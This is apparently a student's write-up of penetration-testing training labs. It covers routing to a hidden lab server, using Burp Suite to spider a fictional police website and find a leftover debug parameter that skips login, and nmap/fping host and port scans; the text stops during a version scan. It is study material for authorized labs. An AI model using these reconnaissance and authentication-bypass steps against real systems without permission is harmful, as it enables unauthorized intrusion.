
root@kali:~# route ←
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
1 default       homeportal   0.0.0.0        UG    100    0        0 eth0
10.175.34.02   0.0.0.0        255.255.255.0  U      0    0        0 tap0
3 172.16.88.0   10.175.34.1  255.255.255.0  UG    0    0        0 tap0
192.168.1.04   0.0.0.0        255.255.255.0  U      100   0        0 eth0
5 192.168.241.0 10.175.34.1  255.255.255.0  UG    0    0        0 tap0
```

- ✓ Make sure you can visit all the web servers:

Company web server -- 172.16.88.81:



Test web server -- 192.168.241.12:



- ✓ To reach the secret server, we needed to add a route:

```
root@kali:~# ip route add 192.168.222.0/24 via 10.175.34.1 ←
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
default         homeportal      0.0.0.0       UG    100   0        0 eth0
10.175.34.0    0.0.0.0        255.255.255.0 U     0    0        0 tap0
172.16.88.0    10.175.34.1   255.255.255.0 UG    0    0        0 tap0
192.168.1.0    0.0.0.0        255.255.255.0 U     100   0        0 eth0
192.168.222.0  10.175.34.1   255.255.255.0 UG    0    0        0 tap0
192.168.241.0  10.175.34.1   255.255.255.0 UG    0    0        0 tap0
```

- ✓ Connect to the secret server (192.168.222.199) after adding the correct route:

Sun Apr 9, 15:05:55

Mozilla Firefox

earnSecurity Me... x | Clean Company x | Clean Company TEST S... x http://192.168.222.199/ x +
192.168.222.199 ←

Visited ▾ Offensive Security Exploit-DB Aircrack-ng Nessus eLearnSecurity

Who cares about business???

Hail the Hypnotoad!



Congratulations! You solved the challenge!

LAB 3: BURP SUITE

Lab Description

A local police department has hired you to pentest their website. They had a new website created by a web development company and they want to make sure that everything is secure and in order. In this lab you will practice with Burp Suite, configuring the scope of the engagement, intercepting the communications with a webserver and *spidering* a target web application. You can access the target web application at the following address **10.100.13.5**.

Goals

The goal of this lab is to test the given web application in order to find a hidden path that contains a restricted area. Once the hidden path is discovered, your goal will be to bypass the authentication exploiting a “**feature**” left over by the developers while “debugging” the area.

Tasks

- ✓ Connect to Lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L3.ovpn
Sun Apr  9 21:17:57 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 21:17:57 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Sun Apr  9 21:18:02 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36233
Sun Apr  9 21:18:02 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 21:18:02 2017 UDP link remote: [AF_INET]162.254.149.248:36233
Sun Apr  9 21:18:03 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36233
Sun Apr  9 21:18:04 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB(C)).
Sun Apr  9 21:18:04 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB(C)).
Sun Apr  9 21:18:04 2017 TUN/TAP device tap0 opened
Sun Apr  9 21:18:04 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 21:18:04 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 21:18:04 2017 /sbin/ip addr add dev tap0 10.100.13.200/24 broadcast 10.100.13.255
Sun Apr  9 21:18:04 2017 Initialization Sequence Completed
```

- ✓ Connect to 10.100.13.5 (police website):

Sun Apr 9, 21:19:45 Foo Police Department - Mozilla Firefox

Welcome to FooPolice Department

GET THE LATEST
CRIME PREVENTION TIPS AND
ADVICE!

Safety & Security

Crime Statistics

Police Patrol

VESTIBULUM

The Human Trafficking Unit is responsible for the investigation and enforcement of state and federal crimes involving the sexual exploitation of human beings; reduce

LIBERO PORTA


The Hate Crime Unit (HCU) is primary responsible for collecting, maintaining and disseminating statistics on all incidents motivated by hate or prejudice. The unit

SCELERISQUE

The Missing Persons Unit (MPU) investigates approximately 3,200 adult Missing Person (M/P) reports annually, or 250 to 300 reports per month. Contrary to

- ✓ Configured attack arsenal; browser proxy & burp settings. Spider'd the web app.


Web Proxy config:




Configured Burp proxy options:

The screenshot shows the Burp Suite Free Edition interface. The 'Proxy' tab is selected in the top menu bar. In the bottom navigation bar, the 'Options' tab is highlighted. On the left, there's a 'Proxy Listeners' section with a table. The table has columns: 'Running', 'Interface', 'Invisible', 'Redirect', and 'Certificate'. There is one row with a checked 'Running' checkbox, '127.0.0.1:8080' in the 'Interface' column, and 'Per-host' in the 'Certificate' column. A yellow arrow points to the 'Add' button in the table, another points to the 'Options' tab, and a third points to the 'Running' checkbox.

Configured Burp Target scope:



Configured Burp Target site map:



Initiated web app intercept & forwarded requests:

```

GET / HTTP/1.1
Host: 10.100.13.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
If-Modified-Since: Mon, 23 Feb 2015 17:16:55 GMT
If-None-Match: "21b9d-bc5e-50fc491a4d571"
Cache-Control: max-age=0
  
```

Target site map populates as requests are forwarded:

Host	Method	URL	Params	Status	Length	MIME
http://10.100.13.5	GET	/		304	174	
http://10.100.13.5	GET	//assets/bg.jpg		304	152	
http://10.100.13.5	GET	/CherryFramework/st...		304	174	
http://10.100.13.5	GET	/assets/72d7dcce33...		304	149	
http://10.100.13.5	GET	/assets/bg-content-to...		304	150	
http://10.100.13.5	GET	/assets/bg-content.png		304	150	
http://10.100.13.5	GET	/assets/bg-footer.png		304	150	
http://10.100.13.5	GET	/assets/bg-menu.jpg		304	152	
http://10.100.13.5	GET	/assets/blank.gif		304	150	
http://10.100.13.5	GET	/assets/bootstrap.css		304	175	

Spider'd the web app:

- Remove from scope
- Spider this host**
- Actively scan this host
- Passively scan this host
- Engagement tools [Pro version only]
- Compare site maps
- Expand branch
- Expand requested items
- Collapse branch
- Delete host

✓ Map the web app host:

Spider Status

Use these settings to monitor and control Burp the target site map, and choose "Spider this h

Spider is running Clear queues

Requests made: 468
Bytes transferred: 7,609,025
Requests queued: 0
Forms queued: 0

Discovered a hidden path, analyzed the hidden path:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

http://10.100.13.5

- ▶ /
- ▶ CherryFramework
- ▶ CherryFramework
- ▶ Y7gMEMZtin (highlighted)
- ▶ about-us
- ▶ assets
- ▶ author
- ▶ blog.html
- ▶ category
- ▶ cdn-cgi
- ▶ comments
- ▶ contacts.html
- ▶ faq.html
- ▶ faqs
- ▶ feed
- ▶ home
- ▶ portfolio
- ▶ privacy-policy
- ▶ robots.txt
- ▶ sed-laoreet-aliquam-leo
- ▶ tag
- ▶ ut-te-dt-elentu-vel-leifed-elitenean
- ▶ wp-includes
- ▶ xmlrpc.php

Host	Method	URL	Params	Status	Length	MIME
http://10.100.13.5	GET	/Y7gMEMZtin/	<input type="checkbox"/>	302	429	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/	<input type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/...	<input checked="" type="checkbox"/>	200	2098	HTML

Request Response

Raw Params Headers Hex

```
GET /Y7gMEMZtin/assets/ HTTP/1.1
Host: 10.100.13.5
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Cookie: PHPSESSID=votml600uhov9br5h707l856e6
```

Utilized the hidden path Y7gMEMZtin to discover a login page:

Sun Apr 9, 21:45:42

FooLand Police Department - Mozilla Firefox

LearnSecurity Me... × Foo Police Department × FooLand Police Depart... × +

10.100.13.5/Y7gMEMZtin/login.php (highlighted)

Visited ▾ Offensive Security Exploit-DB Aircrack-ng Nessus eLearnSecurity

SIGN IN NOW

User ID

Password

SIGN IN

Analyzed the login page intercepted traffic, discovered a workaround to avoid login page:

Host	Method	URL	Params	Status	Length	MIME
http://10.100.13.5	GET	/Y7gMEMZtin/new_re...		200	8508	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/login.ph...	✓	302	371	
http://10.100.13.5	GET	/Y7gMEMZtin/login.php		200	5514	HTML
http://10.100.13.5	POST	/Y7gMEMZtin/login.php	✓	200	5577	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/index.php		200	6575	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/l...		200	2214	script
http://10.100.13.5	GET	/Y7gMEMZtin/assets/l...		200	16045	HTML
http://10.100.13.5	GET	/Y7gMEMZtin/assets/j...		200	25095	script
http://10.100.13.5	GET	/Y7gMEMZtin/assets/j...		200	624	script
http://10.100.13.5	GET	/Y7gMEMZtin/assets/j...		200	4526	script

Request Response

Raw Headers Hex HTML Render

```

<!--
*****
***** ALERT: Remove this in production!!
*****
***** DEBUGGIN MODE
To avoid the authentication page, send in the query string
DEBUG=policeDebug
-->
e.g. login.php?DEBUG=policeDebug
-->

```

- ✓ Utilized the login.php?DEBUGpoliceDebug to get access to the police web app dashboard:

Sun Apr 9, 21:50:37

Fooland Police Department - Mozilla Firefox

eLearnSecurity Me... × Foo Police Department × FooLand Police Depart... ×

10.100.13.5/Y7gMEMZtin/index.php

Most Visited ▾ Offensive Security Exploit-DB Aircrack-ng Nessus eLearnSecurity

FOOLAND POLICE DEPARTMENT :: CR MANAGEMENT SYSTEM

Ginetto Micidial

Dashboard

WE GOT ACCESS!! (:

crime trend

996 Arrested this month

LAB 4: SCANNING & OS FINGERPRITNING

Lab Description

In this lab you will be connected to an enterprise network with some clients and servers. You must map the network.

Goals

- Run a ping scan with *fping*
- Run a ping scan with *nmap*, do you find any differences? Can you tell why?
- Perform a SYN scan against the targets. Identify clients and servers.
- Identify the version of every daemon listening on the network
- Identify, if it is possible, the operating system running on each host.

Tasks

- ✓ Connect o Lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L4.ovpn
Sun Apr  9 22:21:50 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Sun Apr  9 22:21:50 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Sun Apr  9 22:21:54 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:34203
Sun Apr  9 22:21:54 2017 UDP link local (bound): [AF_INET][undef]:1194
Sun Apr  9 22:21:54 2017 UDP link remote: [AF_INET]66.232.115.228:34203
Sun Apr  9 22:21:54 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.228:34203
Sun Apr  9 22:21:55 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sun Apr  9 22:21:55 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Sun Apr  9 22:21:55 2017 TUN/TAP device tap0 opened
Sun Apr  9 22:21:55 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Sun Apr  9 22:21:55 2017 /sbin/ip link set dev tap0 up mtu 1500
Sun Apr  9 22:21:55 2017 /sbin/ip addr add dev tap0 10.142.111.240/24 broadcast 10.142.111.255
Sun Apr  9 22:21:55 2017 Initialization Sequence Completed
```

- ✓ Analyzed tap0 interface and determined a /24 subnet:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.64 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe5:17a4 prefixlen 64 scopeid 0x20<link>
        inet6 2602:306:ffff:edc0:993e:c1b0:57e0:d7f0 prefixlen 64 scopeid 0x0<global>
        inet6 2602:306:ffff:edc0:20c:29ff:fe5:17a4 prefixlen 64 scopeid 0x0<global>
            ether 00:0c:29:f5:17:a4 txqueuelen 1000 (Ethernet)
            RX packets 1121 bytes 365815 (357.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1018 bytes 186635 (182.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
    RX packets 18 bytes 1038 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1038 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.142.111.240 netmask 255.255.255.0 broadcast 10.142.111.255
        inet6 fe80::641b:elff:fe22:94c2 prefixlen 64 scopeid 0x20<link>
            ether 66:1b:e1:22:94:c2 txqueuelen 100 (Ethernet)
            RX packets 36 bytes 4084 (3.9 KiB)
            RX errors 0 dropped 6 overruns 0 frame 0
            TX packets 10 bytes 732 (732.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- ✓ Performed fping scan on network, obtained 7 results:

```
root@kali:~# fping -a -g 10.142.111.0/24 2> /dev/null
10.142.111.1
10.142.111.6
10.142.111.48
10.142.111.96
10.142.111.99
10.142.111.100
10.142.111.240
```

- ✓ Performed nmap ping scan on network, obtained 8 results:

```
root@kali:~# nmap -sn -n 10.142.111.* ←

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-09 22:25 EDT
Nmap scan report for 10.142.111.1 ①
Host is up (0.097s latency).
MAC Address: 00:50:56:A1:30:3E (VMware)
Nmap scan report for 10.142.111.6 ②
Host is up (0.098s latency).
MAC Address: 00:50:56:A1:BB:1A (VMware)
Nmap scan report for 10.142.111.48 ③
Host is up (0.095s latency).
MAC Address: 00:50:56:A1:27:93 (VMware)
Nmap scan report for 10.142.111.96 ④
Host is up (0.13s latency).
MAC Address: 00:50:56:A1:D7:DA (VMware)
Nmap scan report for 10.142.111.99 ⑤
Host is up (0.13s latency).
MAC Address: 00:50:56:A1:50:72 (VMware)
Nmap scan report for 10.142.111.100 ⑥
Host is up (0.13s latency).
MAC Address: 00:50:56:A1:D7:DA (VMware)
Nmap scan report for 10.142.111.213 ⑦
Host is up (0.14s latency).
MAC Address: 00:50:56:A1:D7:DA (VMware)
Nmap scan report for 10.142.111.240 ⑧
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 3.34 seconds
```

- ✓ Analyzed hosts and determined “alive hosts”, then ran a nmap SYN scan on them:

```
root@kali:~# nmap -sS 10.142.111.1,6,48,96,99,100,150,213 ←
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-09 22:26 EDT
Nmap scan report for 10.142.111.1
Host is up (0.096s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:A1:30:3E (VMware)

Nmap scan report for 10.142.111.6
Host is up (0.10s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap scan report for 10.142.111.48
Host is up (0.097s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:A1:27:93 (VMware)

Nmap scan report for 10.142.111.96
Host is up (0.093s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap scan report for 10.142.111.99
Host is up (0.096s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:A1:50:72 (VMware)

Nmap scan report for 10.142.111.100
Host is up (0.094s latency).
All 1000 scanned ports on 10.142.111.100 are closed
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap scan report for 10.142.111.213
Host is up (0.099s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap done: 8 IP addresses (7 hosts up) scanned in 54.92 seconds →
```

- ✓ Performed a version detection scan on alive hosts:

```
root@kali:~# nmap -sV 10.142.111.1,6,48,96,99,100,150,213 ←
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-09 22:30 EDT
Nmap scan report for 10.142.111.1
Host is up (0.11s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.4p1 (FreeBSD 20100308; protocol 2.0)
53/tcp    open  domain   dnsmasq 2.55
80/tcp    open  http     lighttpd 1.4.29
